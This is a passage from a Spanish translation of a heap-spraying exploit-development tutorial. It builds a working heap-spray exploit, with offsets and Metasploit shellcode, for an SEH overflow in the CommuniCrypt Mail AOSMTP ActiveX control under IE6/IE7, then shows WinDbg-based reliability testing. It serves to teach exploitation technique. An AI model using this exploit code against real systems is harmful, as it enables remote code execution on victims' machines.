UserSize es el mismo, y vemos un patrón en IE7 también. Las direcciones parecen ser un poco diferentes en su mayoría 0×10000 bytes distintos de los que vimos en IE6, pero ya que utilizamos un bloque grande, y logró llenar casi por completo.

```
0:013> d 0bf50018+0x7ffe0-40
0bfcffb8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0bfcffc8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0bfcffd8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0bfcffe8  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0bfcfff8  41 41 41 41 00 00 00 00-00 00 00 00 00 00 00 00  AAAA............
0bfd0008  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0bfd0018  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0bfd0028  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

Este script es claramente mejor que el que hemos utilizado hasta ahora, y la velocidad era bastante buena también.

Ahora, deberías ser capaz de encontrar una dirección que apunte hacia los NOP´s cada vez, lo que significa que tendremos un script de Heap Spray universal para IE6 e IE7.

Esto nos lleva a la siguiente pregunta: ¿Cuál es exactamente esa dirección fiable y previsible que debemos buscar?

El puntero predecible

Al mirar hacia atrás en el Heap, las direcciones encontradas al utilizar los scripts básicos, nos dimos cuenta de que las asignaciones se llevaron a cabo en las direcciones comenzando con 0×027, 0×028 o 0×029. Por supuesto, el tamaño de los trozos era bastante pequeño y algunas de las asignaciones pueden no haber sido consecutivas (debido a la fragmentación).

Usando el "popular" script de Heap Spray, el tamaño del trozo es mucho más grande, así que debemos ver las asignaciones que también podrían comenzar en esos lugares, pero el resultado final será el uso de punteros consecutivos o rangos de memoria en una dirección ligeramente más elevada, cada vez.

Aunque las direcciones bajas parecen variar entre IE6 e IE7, los rangos donde los datos fueron asignados a altas direcciones parecen ser fiables.

Las direcciones que suelo comprobar para los NOP´s son:


- 0×06060606.
- 0×07070707.
- 0×08080808.
- 0×0909090.
- 0x0a0a0a0a.

Etc.


En la mayoría de los casos (si no todos), 0×06060606 generalmente apunta a los NOP´s, de modo que la dirección no tendrá ningún problema. Con el fin de verificar, simplemente vuelca 0×06060606 justo después de que el Heap Spray haya terminado, y verifica que esta dirección apunte realmente a los NOP´s.

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

IE6:



IE7:



Por supuesto, eres libre de utilizar otra dirección en los mismos rangos de memoria. Sólo asegúrate de verificar que la dirección apunte a los NOP´s cada vez. Es importante probar el Heap Spray en tu propia máquina, en otros equipos y probar la pulverización varias veces.

Además, el hecho de que un navegador puede tener algunos complementos instalados, puede cambiar el diseño del Heap. Por lo general, esto significa que más memoria del Heap ya esté asignada a los complementos, que puede tener dos consecuencias:

- La cantidad de iteraciones necesarias para alcanzar la misma dirección puede ser menor (debido a que parte de la memoria ya se haya asignado a los complementos, plugins, etc).

- La memoria puede ser más fragmentada, así que puede que tengas que pulverizar más y elegir una dirección superior para que sea más fiable.

¿0x0c0c0c0c?

Puedes haber notado que en las Exploits más recientes, la gente tiende a usar 0x0c0c0c0c. Para la mayoría de los Heap Sprays, por lo general no hay ninguna razón para utilizar 0x0c0c0c0c (que es una dirección significativamente mayor en comparación con el 0×06060606).

De hecho, se puede requerir más iteraciones, más ciclos de CPU, más asignaciones de memoria para llegar a 0x0c0c0c0c, mientras que puede no ser necesario pulverizar todo el camino hasta 0x0c0c0c0c. Sin embargo, muchas personas parecen utilizar esa dirección, y no estoy seguro de si la gente sabe por qué y cuándo tendría sentido hacerlo.

Te lo explicaré cuando lo lógico sería hacerlo en un corto tiempo.

En primer lugar, vamos a poner las cosas juntas y ver lo que tenemos que hacer después de pulverizar el Heap con el fin de convertir una vulnerabilidad en un Exploit funcional.

Implementando Heap Spray en tu Exploit

Concepto

La implementación de un Heap Spray es relativamente fácil. Tenemos un script funcional, que debería trabajar de una forma genérica. Lo único adicional que tenemos que tener cuidado es la secuencia de actividades en el Exploit.

Como se ha explicado anteriormente, tienes que entregar tu Payload en memoria usando Heap Spray primero.

Cuando el Heap Spray haya terminado y el Payload esté disponible en la memoria del proceso, es necesario activar la corrupción de memoria que conduce al control de EIP.

Cuando se controla EIP, por lo general tratarás de localizar tu Payload, y encontrar un puntero a una instrucción que te permitirá saltar a ese Payload.

En lugar de buscar un puntero (sobreescritura de puntero de retorno guardado, sobreescritura del puntero de función), o un puntero a POP/POP/RET (para aterrizar de vuelta en el campo nSEH en caso de un registro SEH sobrescrito), sólo tendrías que poner la dirección de destino del Heap (0×06060606, por ejemplo) en EIP, y eso es todo.

Si DEP no está habilitado, el Heap será ejecutable, por lo que sólo tienes que "volver a Heap" y ejecutar los NOP´s + la Shellcode sin ningún problema.

En el caso de un registro SEH sobrescrito, es importante entender que no es necesario que rellene NSEH con un pequeño salto hacia adelante. Además, SAFESEH no se aplica porque la dirección que está tomando para sobrescribir el controlador de campo SE con puntos en el Heap y no en uno

de los módulos cargados. Como se explica en el tutorial 6, se dirige fuera de los módulos cargados que no están sujetos a SAFESEH. En otras palabras, si ninguno de los módulos tiene SAFESEH, todavía se puede sacar un exploit funcional simplemente retornando al Heap.

Ejercicio

Echemos un vistazo a un ejemplo rápido para demostrarlo. En mayo de 2010, una vulnerabilidad en Mail CommuniCrypt fue revelado por Corelan Team (descubierto por Lincoln). Puede encontrar el aviso original aquí:

http://www.corelan.be:8800/advisories.php?id=CORELAN-10-042

Puedes obtener una copia de la apliación vulnerable aquí:


http://www.exploit-db.com/application/12663

El Exploit PoC indica que podemos sobreescribir un registro SEH utilizando un argumento demasiado largo para el método AOSMTP.Mail AddAttachments. Alcanzamos el registro después de 284 caracteres. Sobre la base de lo que puedes ver en el PoC, al parecer no hay suficiente espacio en la pila para albergar el Payload y la aplicación contiene un módulo sin SAFESEH, por lo que podrías utilizar un puntero a POP/POP/RET para saltar al Payload.

Una vez instalada la aplicación, rápidamente validé el bug con ComRaider:

http://code.google.com/p/ideflabs-tools-archive/source/browse/#svn%2Flabs_archive%2Ftools

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS



Según el informe, podemos controlar una entrada en la cadena SEH, y podríamos tener el control de un puntero de retorno guardado, así que vamos a tener tres escenarios posibles para explotar esto:

Utiliza el puntero del retorno guardado para saltar a nuestro Payload.

Utiliza un puntero no válido en el lugar de retorno del puntero guardado para desencadenar una excepción y aprovechar el registro SEH sobrescrito para volver al Payload.

No importa el puntero de retorno guardado (el valor puede ser válido o no, no importa), utiliza el registro SEH en su lugar, y mira si hay otra manera de accionar la excepción (tal vez al aumentar el tamaño del buffer y ver si puedes tratar de escribir más allá del final de la pila del subproceso actual.

Nos centraremos en el escenario 2.

Por lo tanto, vamos a reescribir este Exploit para Windows XP SP3, IE7 (Sin DEP habilitado), utilizando un Heap Spray, suponiendo que:

- No tenemos suficiente espacio en la pila para el Payload.

- Hemos sobrescrito un registro SEH y vamos a utilizar la sobrescritura del puntero de retorno guardado para generar una excepción fiable.

- No hay módulos sin SafeSEH.

Primero que todo, tenemos que crear nuestro código de Heap Spray. Ya tenemos el código (el de spray2.html), por lo que el nuevo HTML (spray_aosmtp.html) se vería más o menos así:

(Sólo tienes que añadir el objeto en la parte superior).

```
<html>
<!-- Load the AOSMTP Mail Object -->
<object classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82'
id='target' ></object>
<script >
// No olvides quitar las barras invertidas.
var shellcode = unescape('%u\4141%u\4141');
var bigblock = unescape('%u\9090%u\9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block +
fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }
</script>
</html>
```


Basta con insertar un objeto que debe cargar la DLL requerida.


Abre este archivo en Internet Explorer 7, y después de ejecutar el código JavaScript incrustado verifica que:

- 0×06060606 apunte a los NOP´s.
- AOSMTP.dll se cargue en el proceso (ya que incluye el objeto AOSMTP cerca el inicio de la página html).

(Yo usé Immunity Debugger esta vez porque es más fácil para mostrar las propiedades del módulo con mona).

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS





Hasta aquí todo bien. El Heap Spray funcionó y cargó el módulo que necesitamos para desencadenar el desbordamiento.

A continuación, tenemos que determinar los Offsets (al puntero de retorno guardado y registro SEH).

Usaremos un patrón cíclico simple de 1000 bytes para hacerlo, e invocar el método AddAttachments vulnerable:


```
<html>
<!-- Load the AOSMTP Mail Object -->
<object classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82'
id='target' ></object>

<script >
// Exploit para CommuniCrypt Mail
// No olvides quitar las barras invertidas.
shellcode = unescape('%u\4141%u\4141');
nops = unescape('%u\9090%u\9090');
headersize = 20;

// Crea un bloque con NOPs.
slackspace = headersize + shellcode.length;
```

```
while(nops.length < slackspace) nops += nops;
fillblock= nops.substring(0, slackspace);

// Agranda el bloque con NOPs, tamaño 0x50000.
block= nops.substring(0, nops.length - slackspace);
while(block.length+slackspace < 0x50000) block= block+ block+
fillblock;

// Pulveriza 250 veces : nops + shellcode
memory=new Array();
for( counter=0; counter<250; counter++) memory[counter]= block +
shellcode;

alert("Spray hecho, listo para activer el crash");

// Activa el crash.
//!mona pc 1000
payload = "<Pega el patrón cíclico de 1000 caracteres aquí>";

target.AddAttachments(payload);

</script>
</html>
```

Puedes simplemente pegar el patrón cíclico de 1000 caracteres en el script. Debido a que estamos tratando con un buffer de pila normal, no tienes que preocuparte acerca de Unicode o utilizar unescape.

Esta vez, attacha el depurador antes de abrir la página, ya que este Payload crasheará el proceso del explorador.

Con este código, podemos reproducir el crash:



Por lo tanto, hemos sobrescrito el puntero de retorno guardado (como se esperaba), y el registro SEH también.


El Offset para sobrescribir el puntero de retorno guardado es 272, el desplazamiento en el registro SEH es 284. Decidimos tomar ventaja del hecho de que se controla un puntero de retorno guardado para desencadenar una violación de acceso con certeza, por lo que el manejador SEH se activará.

En un Exploit SEH normal, tendríamos que encontrar un puntero al POP/POP/RET en un módulo sin SAFESEH y aterrizar en nSEH. Estamos usando un Heap Spray, así que no es necesario hacer esto. Ni siquiera

necesitas poner algo significativo en el campo nSEH del registro SEH sobrescrito, porque nunca lo vamos a usar. Vamos a ir directamente al Heap.

Estructura del Payload

Basándose en esa información, la estructura del Payload se vería así:



Vamos a sobrescribir el puntero de retorno guardado con 0xFFFFFFFF (que dará lugar a una excepción con seguridad), y vamos a poner AAAA en nSEH (porque no se utiliza). Configurar el manejador SE o SE Handler a nuestra dirección en la pila (0×06060606) es todo lo que necesitamos para redirigir el flujo hacia los NOP´s + la Shellcode para disparar la excepción.


Vamos a actualizar el script y reemplazar los A´s (Shellcode) con BP´s:

```
<html>
<!-- Load the AOSMTP Mail Object -->
<object classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82'
id='target' ></object>
<script >
// No olvides quitar las barras invertidas.
var shellcode = unescape('%u\cccc%u\cccc');
var bigblock = unescape('%u\9090%u\9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block +
fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }

junk1 = "";
while(junk1.length < 272) junk1+="C";

ret = "\xff\xff\xff\xff";
junk2 = "BBBBBBBB";
nseh = "AAAA";
```

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

```
seh = "\x06\x06\x06\x06";

payload = junk1 + ret + junk2 + nseh + seh;

target.AddAttachments(payload);

</script>
</html>
```

Nuestro script desencadena una excepción que intenta ejecutar FFFFFFFF, que es una dirección no válida en espacio de usuario (userland) en nuestro entorno de 32 bits, y el registro SEH se sobrescribe con nuestros datos:



Presiona Shift F9 para pasar la excepción a la aplicación, que debería activar el manejador de excepciones y realizar un salto al Heap (06060606).

Esto ejecutará los NOP´s y finalmente nuestra Shellcode. Dado que la Shellcode son sólo algunos BP´s, debería ser algo como esto:

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

Para finalizar el Exploit, tenemos que sustituir BP´s con alguna Shellcode real. Podemos usar Metasploit para hacer esto, sólo asegúrate de decirle a Metasploit que emita la Shellcode en formato javascript (little endian en nuestro caso).


Generar el Payload

Desde el punto de vista de la funcionalidad, no hay necesidad real para codificar la Shellcode. Nos acaba de cargar en el Heap, sin caracteres malos involucrados aquí.

```
msfpayload windows/exec cmd=calc J
```

```
root@bt:/pentest/exploits/trunk# ./msfpayload windows/exec cmd=calc J
// windows/exec - 196 bytes
// http://www.metasploit.com
// VERBOSE=false, EXITFUNC=process, CMD=calc
%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%
uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34%ud601%uff31%u
c031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2
424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9d
bd%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1347%u6f72%u006a%uff53%u63d5%u6c61%u0063root@bt:/pentest/exploits/trunk#
```

Sólo tienes que sustituir los BP´s con el resultado del comando msfpayload y ya está.



Prueba el mismo Exploit en IE6, debe proporcionar los mismos resultados.

Variación

Dado que la estructura del Payload es muy simple, sólo podríamos pasar por alto toda la estructura y también "pulverizar" el búfer de la pila con nuestra dirección de destino. Ya que, estaremos sobrescribiendo un puntero de retorno guardado y un manejador de SEH, no importa cómo saltemos a nuestro Payload.

Así, en lugar de elaborar una estructura de Payload, simplemente podemos escribir 0×06060606 en todo el lugar, y vamos a terminar saltando al Heap bien.

```
payload = "";
while(payload.length < 300) payload+="\x06";

target.AddAttachments(payload);
```

DEP

Con DEP habilitado, las cosas son un poco diferentes. Voy a hablar de DEP y la necesidad u obligación de poder realizar "Heap Spray de precisión" en uno de los próximos capítulos.

Probando el Heap Spray por diversión y seguridad

Cuando creamos cualquier tipo de Exploit, es importante verificar que sea confiable. Por supuesto, no es diferente con los Heap Sprays. Ser capaz de controlar constantemente EIP es importante, pero también lo es saltar a tu Payload.

Cuando utilices Heap Spray, tendrás que asegurarte de que el puntero es predecible y confiable.

La única manera de estar seguro es probarlo, probarlo y probarlo.

- Pruebalo en varios sistemas. Utilizar sistemas que están parcheados y sistemas que son menos parcheado (parches del sistema operativo, parches de IE). Utiliza sistemas con una gran cantidad de barras de herramientas / addons instalados, etc, y los sistemas sin barras de herramientas.

- Comprueba que el código todavía funciona si lo entierras dentro de una página Web bonita. Mira si funciona si llamas tu Spray desde un iframe o algo por el estilo.

- Asegúrate de attachar el proceso correcto.

Usando PyDBG, puedes automatizar partes de las pruebas. Debe ser factible tener un script de Python.

- Inicia Internet Explorer y conéctate a tu página html con Heap Spray.

- Obten el PID del proceso (en caso de IE8 e IE9, asegúrate de conectarte al proceso correcto).

- Espera que el Spray se ejecute.

- Lee memoria de la dirección de destino y compáralo con lo que esperas que esté en esa dirección. Guarda el resultado.

- Mata el proceso y repite.

Por supuesto, también puedes utilizar un script de Windbg para hacer más o menos lo mismo (IE6 e IE7).

Crea un archivo "**spraytest.windbg**" y colócalo en la carpeta del programa Windbg "**c:\archivos de programa\Debugging Tools for Windows**":

```
bp mshtml!CDivElement::CreateElement "dd 0x0c0c0c0c;q"
.logopen spraytest.log
g
```

Escribe un script pequeño (en Python, o lo que sea) que:

Creación de Exploits 11: Heap Spraying Desmitificado por corelanc0d3r traducido por Ivinson/CLS

- Vaya a **c:\archivos de programa\Debugging Tools for Windows.**
- Ejecute **windbg-c "$ <spraytest.windbg" "c:\archivos de programa\internet explorer\iexplore.exe" http://yourwebserver/spraytest.html**
- Tome el archivo **spraytest.log** y ponlo a un lado (o copia su contenido en un nuevo archivo. Cada vez que ejecutes WinDbg, el archivo **spraytest.log** se limpiará).
- Repita el proceso tantas veces como sea necesario.

En el archivo **spraytest.html**, antes de cerrar **</html>**, agrega una etiqueta ** **.

```
<...>
while (block.length + slackspace < 0x40000) block = block + block +
fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }
</script>
<div>
</html>
```

La creación de esta etiqueta debe desencadenar el BP, volcar el contenido de 0x0c0c0c0c y salir (matar el proceso). El archivo de registro (log) debe tener el contenido de la dirección de destino, así que si pones el archivo de registro a un lado, y analizas todas las entradas, al final, se puede ver cuán eficaz y confiable era tu Heap Spray.

```
Opened log file 'spraytest.log'
0:013> g
0c0c0c0c  90909090 90909090 90909090 90909090
0c0c0c1c  90909090 90909090 90909090 90909090
0c0c0c2c  90909090 90909090 90909090 90909090
0c0c0c3c  90909090 90909090 90909090 90909090
0c0c0c4c  90909090 90909090 90909090 90909090
0c0c0c5c  90909090 90909090 90909090 90909090
0c0c0c6c  90909090 90909090 90909090 90909090
0c0c0c7c  90909090 90909090 90909090 90909090
quit:
```

Para IE8, es probable que tengas que:

- Ejecutar Internet Explorer 8 y abrir la página html.
